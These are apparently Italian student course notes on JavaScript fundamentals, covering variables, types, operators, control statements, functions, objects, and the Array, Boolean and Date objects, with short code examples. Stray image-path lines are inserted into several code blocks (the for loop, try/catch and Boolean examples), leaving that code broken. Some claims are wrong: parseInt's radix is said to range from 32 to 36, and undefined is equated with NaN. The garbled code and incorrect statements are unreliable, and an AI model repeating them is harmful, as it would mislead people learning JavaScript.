- indicando come valore dell'attributo src l'indirizzo della risorsa contenente il codice javascript e come valore dell'attributo type *text/javascript*. Questa soluzione è quella consigliata.

Attenzione: non può esserci codice HTML nella pagina che stiamo includendo (abbiamo stabilito che il controllo della pagina viene passato all'interprete javascript)

Apici e doppi apici

- Quando scriviamo il valore degli attributi HTML usiamo i doppi apici
- Quando scriviamo valori in Javascript, invece, utilizziamo i singoli apici

~~**Indicare con *meta* il linguaggio di scripting**~~ (DEPRECATA)

~~Indicare il linguaggio di scripting nel codice:~~

```
<meta http-equiv="Content-Script-Type" content="text/javascript">
```

~~**Elemento *noscript***~~ (DEPRECATA)

~~Un elemento *noscript* permette di indicare un contenuto alternativo al codice javascript non eseguito.~~

Quando viene eseguito il codice?

- **Global code**: codice nell'elemento head o in un file esterno. Viene eseguito durante il rendering della pagina.
- **Code in functions**: eseguito solo se viene chiamata la funzione
- **Event onLoad**: il codice viene eseguito quando la pagina è stata caricata dal browser e dopo l'esecuzione del codice globale.

Codice Javascript

- Un codice Javascript è una sequenza di javascript statements. Il browser esegue questi statements nell'ordine in cui sono posti.
- Alla fine di ogni riga si pone punto e virgola (la cosa non è obbligatoria ma consigliata)
- Javascript è case-sensitive (keyword, nomi di funzioni, nomi di variabili…)
- Come in C++ le istruzioni javascript possono essere raggruppamenti in blocchi (mediante parentesi graffe)
- I commenti sono come in C++

Regole per i nomi delle variabili

- Le variabili sono case-sensitive
- Il primo carattere deve essere una lettera o un underscore
- Il resto del nome può essere formato da lettere ma anche da numeri o altri underscore.
- La dichiarazione si introduce con la keyword *var*
- Le variabili appena dichiarate sono vuote.
- Le variabili possono essere inizializzate.
- Un'assegnazione di valore a una variabile non dichiarata porterà a una dichiarazione implicita della stessa
- Ridichiarare una variabile Javascript **non comporta** perderne il valore originario.
- Attenzione all'inizializzazione delle variabili: un conto è porre come valore un numero, un altro porre due numeri come stringa (tra doppi apici). L'operatore somma non ci restituisce la somma dei due numeri: il valore numerico è convertito in stringa e avviene la concatenazione delle due variabili.

Tipi di valori

Il linguaggio non è tipizzato: questo significa che non avremo variabili di un certo tipo, non che non avremo valori di un certo tipo. I tipi possibili sono i seguenti:

- *numeri*. Numeri rappresentabili in base decimale, ottale ed esadecimale.
- *stringhe*. Insieme di 0 o più caratteri racchiusi in doppi o singoli apici (valide entrambe le notazioni). Presenti anche caratteri di escape: questi sono riconosciuti
  - in elementi pre (la write aggiunge questi caratteri all'interno di un elemento pre)
  - in textarea
  - nei comandi alert(), confirm() e prompt()
- *booleani* (true o false, 1 e 0 non sono considerati booleani in Javascript)
- *null*
- *undefined* (o NaN, *not a number*)

Relativamente allo **scope** osserviamo che

- Dichiarare nuovamente una variabile nella funzione comporta nascondere temporaneamente una funzione globale.
- Questa cosa però avviene solo se poniamo var: senza var andiamo a modificare il valore di una variabile globale.

Operatori in Javascript

- Operatori aritmetici uguali (pagina 38)
- Operatori di assegnamento uguali (pagina 39)
- Operatore + utilizzato con le stringhe per la concatenazione (come già visto)
- Operatori di confronto presentano delle differenze. Abbiamo due operatori:
  - Per l'uguaglianza (con due uguale abbiamo l'uguaglianza al di là del tipo del valore, con tre uguale abbiamo un'uguaglianza stretta in cui si considera anche il tipo del valore

```
var risposta = prompt("Indicare un valore");
alert(typeof risposta); // prompt restituisce sempre una string

if(risposta == 1) {  alert("Alert con 1 qualunque"); }
if (risposta === 1) { // non avverrà mai, dovrei avere una risposta di tipo numerica
     alert("Alert con 1 stringa");
}
```

  - Per la disuguaglianza (come prima, disuguaglianza e disuguaglianza stretta con due e tre uguale, rispettivamente). In questo caso la disuguaglianza stretta restituisce true se
    - non si ha uguaglianza nel valore, e/o

- non si hanno elementi dello stesso tipo

```
var testo = '1';

if(testo !== 1) {
     alert("testo diverso da 1 numerico");
}
if (risposta != 1) { // non avverrà
     alert("testo diverso da 1");
}
```

- Due variabili con valore NaN **NON** sono uguali

```
var num1 = NaN;
var num2 = NaN;

alert(num1 == num2); // sempre false
```

- Oggetti, array e funzioni sono confrontati per riferimento: si ha uguaglianza solo se si fa riferimento allo stesso elemento. Questo significa che due array separati non potranno essere mai uguali, anche se contengono gli stessi elementi.

- Se due valori sono entrambi nulli o undefined sono uguali.
  Se un valore è nullo e un altro undefined si ha uguaglianza

```
var var1 = null;
var var2 = null;
var var3 = undefined;
var var4 = undefined;

alert(var1 == var2); // sempre true
alert(var3 == var4) // sempre true
alert(var1 == var3) // sempre true
```

- Operatori logici come in C++ (diapositiva 43 del Javascript).

Conversione di valori in operazioni di confronto

Se i tipi dei due valori differiscono si cerca di convertire uno dei due in modo tale che si abbia lo stesso tipo.
Precisamente:

- se un valore è un numero e un altro è una stringa si converte la stringa in numero e si tenta di nuovo il confronto

```
var first = 1;
var second = '2';
if(first < second)
   alert('First è più piccolo di second');
```

- se uno dei due valori è true si converte questo in 1 e si tenta di nuovo il confronto.
  se uno dei due valori è false si converte questo in 0 e si tenta di nuovo il confronto.

```
alert(true > 2); // false
alert(true > 0); // true
```

- se un valore è un oggetto e un altro è un numero o una stringa si converte l'oggetto in un valore primitivo.

- Qualunque altra combinazione di tipi non può essere uguale neanche passando attraverso conversioni.

Operatore condizionale

- Presente operatore condizionale, uguale in tutto e per tutto a quello già visto in C++

$$(condition)\ ?\ val1 : val2$$

Operatore *typeof*

- L'operatore *typeof* restituisce una stringa che indica il tipo dell'operando posto come argomento.
- Come vediamo dall'esempio è possibile chiamare questo operatore in due modi.

```
var numero = 5; // typeof: number
```

```
var stringa = 'testo'; // typeof:  string
var booleano = true; // typeof:  boolean
var nullo1 = null; // typeof:  object
var nullo2 = undefined; // typeof:  undefined
var nullo3 = NaN; // typeof:  number

alert(typeof numero);
alert(typeof(stringa));
```

Operatore *void*

- L'operatore può essere espresso in due modi:
  - `void(expression)`
  - `void expression`
- L'operatore valuta un espressione senza restituire valori (dice la diapositiva, in realtà restituisce undefined)

- **Esempio**:

```
<a href="javascript:void(document.body.style.backgroundColor='red');">
  Click me to change the background color of body to red
</a>
```

Istruzioni

- Buona parte delle istruzioni sono uguali a quelle presenti in C++.
- Abbiamo visto:
  - *if-statements*, con then-statement ed eventualmente else-statement

```
var risposta = confirm('Vuoi uscire?');

if(risposta == 1) { // Conversione della variabile risposta
     alert('Sei uscito!');
}
else {
     alert('Non sei uscito!');
}
```

  - *switch-statement*

```
var risposta = confirm('Vuoi uscire?');

switch(risposta) {
     case true:
          alert('Sei uscito!');
          break;
     case false:
          alert('Non sei uscito!');
          break;
     default: // (non penso succeda, messo per dare tutto il costrutto)
          alert('Qualcosa è andato storto.');
}
```

  - *for-statement*

```
for(var contatore = 0; contatore < 10; contatore++) {
     alert(contatore);
}




alert(contatore); // valore mantenuto pure con var dentro il for.
```

  - *while-statement* (presente anche il do-while)

```
var contatore = 0;

while(contatore != 10) {
     alert(contatore++);
}
```

- *break-statement* e *continue-statement*. Novità interessante è la possibilità di gestire loop annidati in modo molto simile a quello visto a basi di dati con il linguaggio SQL).

```
var primonum = prompt('Numero finale del primo output');
var secondonum = prompt('Numero finale del secondo loop');

var contatore = 0;
primoloop : while(contatore <= primonum) {
     var contatore2 = 0;
     secondoloop : while(contatore2 <= secondonum) {
          alert(contatore + ' ' + contatore2);
          contatore2++;

          var azione = prompt('Azione');
          if(azione == 'esci_1')
               break secondoloop;
          else if(azione == 'esci_2')
               break primoloop;
     }
     contatore++;
}
```

- *with-statement*, con esso stabiliamo l'oggetto di default per una serie di statements. Nel corpo di questo statement potremo richiamare proprietà e/o funzioni dell'oggetto omettendo l'oggetto stesso (come se fossero delle funzioni o variabili globali)

```
var a, x, y;
var r=10;
with (Math) {
     a = PI * r * r;
     x = r * cos(PI);
     y = r * sin(PI/2);
}
```

Nell'esempio qua sopra abbiamo posto la costante *PI* e le funzioni *cos* e *sin* di Math.

- *for…in statement*, permette di scorrere gli elementi di un array o le proprietà di un oggetto.

```
for(variable in object) {
     code to be executed
}
```

  - Il codice nel body è eseguito una volta per ogni elemento o proprietà.
  - L'argomento variable può essere un elemento dell'array (non l'indice) o una proprietà di un oggetto (il nome, non il valore).

- *try…catch statement*

```
try {

}
catch (err if expression) {





}
```

  - Molto simile a quanto visto in C++: permette di testare un blocco di codice e gestire eventuali errori runtime.
  - Il codice si trova nel blocco try, mentre nei blocchi catch sono presenti i codici da eseguire in caso di cattura di un certo errore.
  - *err* consiste nell'oggetto exception (cioè quanto captato)
  - *expression* consiste in un'espressione che indica l'errore che vogliamo gestire. Può essere omessa (se poniamo solo err gestiremo qualunque errore o, dopo una serie di blocchi catch, eccezioni non gestite prima).

- *throw-statement*, istruzione con cui possiamo creare nuove eccezioni. L'eccezione può essere una stringa, un intero, un Boolean o un oggetto.

```
try {
      if(x > 10)
            throw "Err1";
      else if(x < 0)
            throw "Err2";
      else if(isNaN(x))
            throw "Err3";
}
catch(er) {
      if(er == "Err1")
            alert("Errore! Valore troppo alto");
      if(er == "Err2")
            alert("Errore! Valore troppo basso");
      if(er == "Err3")
            alert("Errore! Valore non numerico");
}
```

Funzioni

- Le funzioni possono essere chiamate da un qualunque punto della pagina e anche in documenti esterni se necessario.
- I parametri sono passati da funzioni per valore. Non è necessario indicare il tipo degli argomenti delle funzioni.
- Il cambio di valore sui parametri non influisce sulle variabili globali, mentre un cambio di valore su variabili non parametriche comporta un cambiamento visibile globalmente.
- Gli argomenti di una funzione sono mantenuti nell'array *arguments*.
  `arguments[i]`
  `functionName.arguments[i]`
- Il numero totale di argomenti si ottiene mediante `arguments.length`. Definiamo una funzione in cui, dato un numero di partenza, si aggiungono una serie di numeri:

```
function adder(base /*, n2, ... */) {
  base = Number(base);
  for (var i = 1; i < arguments.length; i++) {
    base += Number(arguments[i]);
  }
  return base;
}
```

Funzioni predefinite

Qua di seguito abbiamo alcune funzioni predefinite offerte da Javascript:

- `eval(string)`
  Valuta una stringa e la esegue come se fosse una parte di codice
  `eval('alert(\'ciao\')');` *// (Esegue la funzione alert)*

- `isFinite()`
  Restituisce un booleano con cui si dice se un valore è finito, cioè se è un valore legale dal punto di vista della sintassi

- `isNan()`
  Restituisce un booleano con cui si dice se un valore è un numero non previsto nella nostra sintassi
  (NaN = Not A Number)

- `parseInt(string, radix)`
  Analizza una stringa e restituisce un intero della radice specificata. La radice è un numero compreso tra 32 e 36 che indica il sistema numerico adottato. Si restituisce NaN nel caso in cui non si possa convertire in un numero il primo carattere.
  `alert(parseInt('123456'));` *// 123456*
  `alert(parseInt('40 years'));` *// 40*

```
alert(typeof parseInt('40 years')); // number
alert(parseInt('1000', 2)); // Converto 1000 -> 8
```

- `parseFloat(string)`
  Analizza una stringa e restituisce un numero float. Si restituisce NaN nel caso in cui non si possa convertire in un numero il primo carattere.

- `Number(object)` e `String(object)`
  converto l'argomento oggetto in un numero o in una stringa che rappresenta il valore dell'oggetto. Se la conversione non può avvenire viene restituito NaN

- `escape(string)` e `unescape(string)`
  la prima codifica una stringa (la stringa diventa portabile e può essere trasmessa via rete a un qualunque computer che supporta la codifica ASCII). La decodifica (percorso in senso opposto) avviene con la unescape.

- `document.write(exp1, exp2, exp3)`
  Permette di aggiungere contenuto HTML all'interno del documento. Possibile indicare più argomenti.

- `document.writeln(exp1, exp2, exp3)`
  Stesso scopo della precedente, ma alla fine di ogni espressione si aggiunge una newline (ricordarsi che l'HTML ignora le newline a meno che non ci si trovi all'interno di un elemento pre). Possibile indicare più argomenti.

- `alert("sometext")`
  Ferma l'esecuzione e fa apparire un messaggio di allerta. Dobbiamo cliccare su OK per proseguire



- `confirm("sometext")`
  Comportamento simile alla precedente. La differenza è la possibilità di poter scegliere tra due bottoni: OK o Cancel. La funzione restituisce il valore indicato dall'utente.



- `prompt("sometext", "defaultvalue")`
  Usata per chiedere all'utente di inserire un input prima di entrare in una pagina. Se l'utente preme OK la funzione restituisce il valore di input indicato. Se l'utente preme Cancel la funzione restituisce null.



Javascript Objects

- Javascript non ha ereditarietà (di questo ne riparleremo alla fine), non presenta proprietà o metodi privati (manca il concetto di classe e di *information hiding*). I nomi di oggetti e proprietà sono case sensitive.
- C++ è un linguaggio *object-oriented*, Javascript è un linguaggio *object-based*: non definiamo classi ma abbiamo oggetti come contenitori vuoti. Questi contenitori possono essere riempiti con proprietà e funzioni.

- **Come si definiscono le proprietà di un oggetto?** Assegnando alla proprietà un valore! Supponiamo esiste un oggetto chiamato myCar. Assegno le proprietà nel seguente modo:
```
myCar.make = "Ford";
myCar.model = "Mustang";
myCar.year = 1969;
```
- Si capisce che l'oggetto inizialmente è un contenitore vuoto.

- **Come accedo alle proprietà di un oggetto?** Abbiamo due vie
  - `objectName.propertyName` (classico)
  - `objectName["propertyName"]` (metodo ereditato dagli array associativi)

  Attenzione: array associativi e oggetti in javascript sono interfacce differenti aventi la stessa struttura dati.

- I for…in statements possono essere usati per visitare i valori di tutte le proprietà di un oggetto
```
persona = { nome : 'Gabriele', cognome : 'Frassi', falza : false}
for(var el in persona)
     alert('Attributo ' + el + ': '+ persona[el]);
```

- **Come si creano oggetti?** Abbiamo due vie
  - Usare l'inizializzatore di oggetto. Utile quando ci interessa creare un'unica istanza dell'oggetto.
    ```
    objectName = { property1 : value1, …, propertyN: valueN }
    ```
    dove *propertyX* è l'identificativo della proprietà ed *objectName* il nome del nuovo oggetto.
    - Introdurre nuove proprietà dopo aver già inizializzato l'oggetto è possibile definendo il valore della singola nuova proprietà nel modo visto prima.
    - Osservazione: una proprietà può essere a sua volta un oggetto, quindi possiamo creare oggetti annidati.

  - Usare una funzione costruttore e istanziare un oggetto con l'operatore *new*. Si pongono i valori delle proprietà dell'oggetto all'interno della funzione ricorrendo alla keyword *this*
    ```
    function Car(make, model, year) {
         this.make = make;
         this.model = model;
         this.year = year;
    }
    mycar = new Car("Eagle", "Talon TSi", 1993);
    kenscar = new Car("Nissan", "300ZX", 1992);
    vpgscar = new Car("Mazda", "Miata", 1990);
    ```
    Quanto viste consiste in un certo senso nella simulazione di quanto avviene attraverso una classe. Vale anche in questo caso l'annidamento di oggetti:
    ```
    function Person(name, age, sex) {
         this.name = name;
         this.age = age;
         this.sex = sex;
    }
    function Car(make, model, year, owner) {
         this.make = make;
         this.model = model;
         this.year = year;
         this.owner = owner;
    }
    owner = new Person("Frankie Black",45,"M");
    mycar = new Car("Eagle", "Talon TSi", 1993, owner);
    ```

Operatore *new*

- L'operatore new permette di creare istanze di un oggetto vuoto definito da un utente.
- Può essere usato anche per creare oggetti di tipo predefinito (*array, boolean, date, function, image, number, object, regexp, string*).

```
objectName = new objectType (param1 [,param2]...[,paramN] );
```

Proprietà *prototype*

- Possiamo creare nuove proprietà per ogni istanza di un object-type attraverso questo *prototype*.
- Si definiscono proprietà che sono condivise da tutti gli oggetti di un tipo specificato, piuttosto che da uno solo come abbiamo visto prima.

```
car.prototype.color = null;
car1.color = "black";
```

Con la prima istruzione aggiungo una proprietà color a tutti gli oggetti di tipo car, mentre con la seconda definisco il valore della proprietà color di una particolare

Funzioni associate ad oggetti

- Quando parlo di un oggetto non parlo solo di proprietà ma anche di funzioni.
- Possiamo associare a un oggetto una funzione nel seguente modo

```
object.methodName = function_name;
```

- A questo punto potremo chiamare la funzione nel seguente modo

```
object.methodName(params);
```

```
function displayCar(){
     for (var a in this)
          if (typeof(this[a])=="object")
          for (var i in this[a]) document.writeln(a + '.' + i + ':' + this[a][i]);
          else if (typeof(this[a])!="function")document.writeln(a+':'+this[a]);
     document.writeln();
}
function Car(make, model, year, owner) {
     this.make = make;
     this.model = model;
     this.year = year;
     this.owner = owner;
     this.displayCar = displayCar;
}
```

- Possiamo inizializzare una funzione anche nel seguente modo (metodo consigliato)

```
function Car(make, model, year, owner) {
     this.make = make;
     this.model = model;
     this.year = year;
     this.owner = owner;
}
Car.prototype.displayCar = function () {
     for (var a in this)
          if (typeof(this[a])=="object")
          for (var i in this[a]) document.writeln(a + '.' + i + ':' + this[a][i]);
          else if (typeof(this[a])!="function") document.writeln(a+':'+this[a]);
     document.writeln();
}
```

Operatore *delete*

- Operatore che permette di cancellare proprietà/oggetti.
- Se l'operatore delete ha successo la proprietà o l'elemento assumono il valore undefined
- L'operatore restituisce true se l'operazione è possibile, false se non lo è.
- Questo operatore può essere usato solo per cancellare variabili definite implicitamente; **NON** può essere usato per cancellare variabili dichiarate esplicitamente con lo statement *var*

```
delete objectName;  delete objectName.proprertyName; delete variableName;
```

Oggetti predefiniti

- Gli oggetti predefiniti *build-in* in Javascript sono:
  - Array
  - Boolean
  - Date
  - Function
  - Math
  - Number
  - RegExp
  - String
- Abbiamo anche oggetti *lato-client* generati direttamente dal browser quando viene fatto il parsing del documento HTML. Questi documenti sono gestiti direttamente dal browser. Essi sono:
  - Navigator
  - Window
  - Document
  - Location
  - History
- **Osservazione**: tutti i nomi iniziano per maiuscola (stessa filosofia del nome delle classi in C++)

Array

- Insieme ordinato di valori che si riferiscono attraverso un nome e un indice
- Gli elementi di un array possono essere di tipi diversi (contrariamente al C++, no tipizzazione forte)
- Gli array presentano funzioni che permettono la manipolazione: concatenare array, ordinare elementi…

- **Creazione dell'array**: possibile in tre modi diversi

```
var myCars=new Array(); // possibile intero per controllare la dimensione dell'array
myCars[0]="Saab";
myCars[1]="Volvo";
myCars[2]="BMW";

var myCars=new Array("Saab","Volvo","BMW");

var myCars=["Saab","Volvo","BMW"];
```

- **Accesso all'array**:
  `myCars[indice_elemento]`
- **Modifica del valore in un array**:
  `myCars[0] = "Opel";`
- **Estensione dinamica dell'array possibile**:
  `myCars[6] = "Fiat";` (abbiamo aggiunto il settimo elemento a un array che aveva sei elementi)

- **Scorrere tutto l'array**:

```
oggetto = new Array(1,2,3,4,5,6,7,8,9);
for(x in oggetto)
     alert(x + ': ' + oggetto[x]);
```

- **Proprietà dell'array**:
  - constructor (restituisce la funzione che ha creato il prototipo dell'oggetto)
  - lenght (restituisce il numero di elementi nell'array)
  - prototype (permette di aggiungere proprietà e metodi)

- **Funzioni membro**:
  - `concat(array1, …, arrayN)`
    concatenazione di due o più array

```
array1 = new Array(1,2,3,4,5);
array2 = new Array(6,7,8,9,10);
```

```
array1 = array1.concat(array2); // (1,2,3,4,5,6,7,8,9,10)
```

- `join(separator)`
  equivalente della implode in PHP, si uniscono gli elementi dell'array in una stringa stabilendo un separatore. Se si omette il separatore gli elementi saranno divisi da virgole.
```
array1 = new Array(1,2,3,4,5);
var stringa = array1.join("|");
alert(stringa); //"1|2|3|4|5"
```

- `pop()`
  si rimuove l'ultimo elemento dell'array, restituendolo.
```
array1 = new Array(1,2,3,4,5);
array1.pop(); // (1,2,3,4)
```

- `push(element1,…, elementN)`
  aggiunge nuovi elementi alla fine dell'array e restituisce la nuova lenght dell'array
```
array1 = new Array(1,2,3,4,5);
array1.push(6); // (1,2,3,4,5,6)
```

- `reverse()`
  inverte l'ordine degli elementi nell'array
```
array1 = new Array(1,2,3,4,5);
array1.reverse(); // (5,4,3,2,1)
```

- `shift()`
  rimuove il primo elemento dell'array e lo restituisce
```
array1 = new Array(1,2,3,4,5);
alert(array1.shift()); // 1 ---------> Array ottenuto: (2,3,4,5)
```

- `slice(start, end)`
  seleziona una parte dell'array e la restituisce come nuovo array.
  - La *start* è obbligatoria, e consiste nell'indice del primo elemento da considerare. La start può essere negativa (effetto Pacman)
  - La end è opzionale (se non si pone gli elementi considerati vanno da start fino alla fine dell'array) e consiste nell'indice del primo elemento da non considerare.
```
array1 = new Array("a","b","c","d","e");
alert(array1.length); // 5
array2 = array1.slice(1, array1.length-1); // "b", "c", "d". ("e" è il primo el. da non considerare)
```

- `sort(nomeFunzione)`
  funzione che permette di ordinare elementi secondo un criterio stabilito dalla funzione nomeFunzione. Il nome della funzione può essere omesso se ci basta ordinare stringhe (NON NUMERI) in ordine alfabetico ascendente. Molto simile alla *sort* vista ad Algoritmi e strutture dati.
  - Criterio di ordinamento nella funzione:
    - se la funzione nomeFunzione(a,b) restituisce un valore negativo a viene posta prima di b;
    - se la funzione nomeFunzione(a,b) restituisce zero non si cambia niente;
    - se la funzione nomeFunzione(a,b) restituisce un valore positivo b viene posto prima di a.

- `splice(index, howmany, …, elementX)`
  permette di aggiungere/rimuovere elementi da un array. Con *in dex* si indica l'indice del primo elemento considerato. Con *howmany* si indica il numero di elementi considerato (se si pone 0 non succederà niente). Successivamente si pongono i valori degli elementi che vogliamo aggiungere.
```
array1 = new Array("a","b","c","d","e");
array1.splice(2, 1, "4", "5", "6"); // ("a", "b", "4", "5", "6", "d", "e")
```
  abbiamo indicato come primo elemento "c" (indice 2) dicendo di rimuovere soltanto un elemento (appunto "c").

- `toString()`
  si converte l'array in una stringa restituendo il risultato dell'operazione
  ```
  array1 = new Array(1,2,"3",4,5);
  alert(array1.toString()); // "1,2,3,4,5"
  ```

- `unshift(element1, …, elementN)`
  opposto della shift. Si aggiungono elementi all'inizio dell'array, restituendo la nuova *lenght* dell'array.
  ```
  array1 = new Array(1,2,3,4,5);
  alert(array1.unshift(6,7)); // 7 ----------> Array ottenuto: (6,7,1,2,3,4,5)
  ```

Boolean

- Oggetto il cui valore sarà true o false.
  ```
  booleanObjectName = new Boolean(value);
  ```
- Se l'oggetto booleano non ha nessun valore iniziale o se è uguale a 0, -0, null, "", false, undefined o NaN l'oggetto è uguale a false. In tutti gli altri casi il booleano è uguale a true!

```
booleano = new Boolean(5);
alert(booleano); // true

booleano = new Boolean(-1);
alert(booleano); // true

booleano = new Boolean(0);
alert(booleano); // false




booleano = new Boolean(null);
alert(booleano); // false
```

Date

- Uno degli oggetti built-in più usati.
- Javascript memorizza le date come numero espresso in millisecondi dalla Epoch (January 1, 1970, 00.00.00)

- Possiamo creare l'oggetto in quattro modi:
  - `new Date()` (Si ottiene la CURRENT DATE)
  - `new Date(milliseconds)`
  - `new date(dateString)` (Data espressa nel formato "*Month day year hours:minutes:seconds*")
  - `new Date(year, month, day, hours, minutes, seconds, milliseconds)`

- Per la seguente carrellata utilizzeremo
  ```
  data_attuale = new Date();
  document.write(data_attuale); // Fri Oct 30 2020 09:45:46 GMT+0100 (Ora standard dell'Europa centrale)
  ```

- **Funzioni membro**:
  - `getDate()`
    giorno del mese
    ```
    alert(data_attuale.getDate()); // 30
    ```

  - `getDay()`
    giorno della settimana
    ```
    alert(data_attuale.getDay()); // 5 (non a caso è venerdì)
    ```

  - `getFullYear()`
    anno a quattro cifre
    ```
    alert(data_attuale.getFullYear()); // 2020 ~~(anno di merda)~~
    ```

- `getHours()`
  ora (tra 0 e 23)
  ```
  alert(data_attuale.getHours()); //9
  ```

- `getMilliseconds()`
  millisecondi (tra 0 e 999)
  ```
  alert(data_attuale.getMilliseconds()); //364
  ```

- `getMinutes()`
  minuti (tra 0 e 59)
  ```
  alert(data_attuale.getMinutes()); //45
  ```

- `getMonth()`
  mese (tra 0 e 11)
  ```
  alert(data_attuale.getMonth()); // Attenzione: mese attuale -1
  ```

- `getSeconds()`
  secondi (tra 0 e 59)
  ```
  alert(data_attuale.getSeconds()); //46
  ```

- `getTime()`
  millisecondi passati dalla Epoch.
  ```
  alert(data_attuale.getTime()); //1604047546000
  ```

- Presenti una marea di altre funzioni dalla diapositiva 139. Si dia un'occhiata, in particolare, alle seguenti funzioni:
  - `parse()`
    equivalente dell'inizializzazione mediante argomento (quando si crea l'oggetto). Richiede obbligatoriamente una stringa rappresentante la data. La converte nel numero di millisecondi passati dalla Epoch.

  - `setDate()`
    imposta il giorno del mese (valore da 1 a 31)

  - `setFullYear()`
    imposta l'anno (anno in formato a quattro cifre)

  - `setHours()`
    imposta l'ora (valore da 0 a 23)

  - `setMilliseconds()`
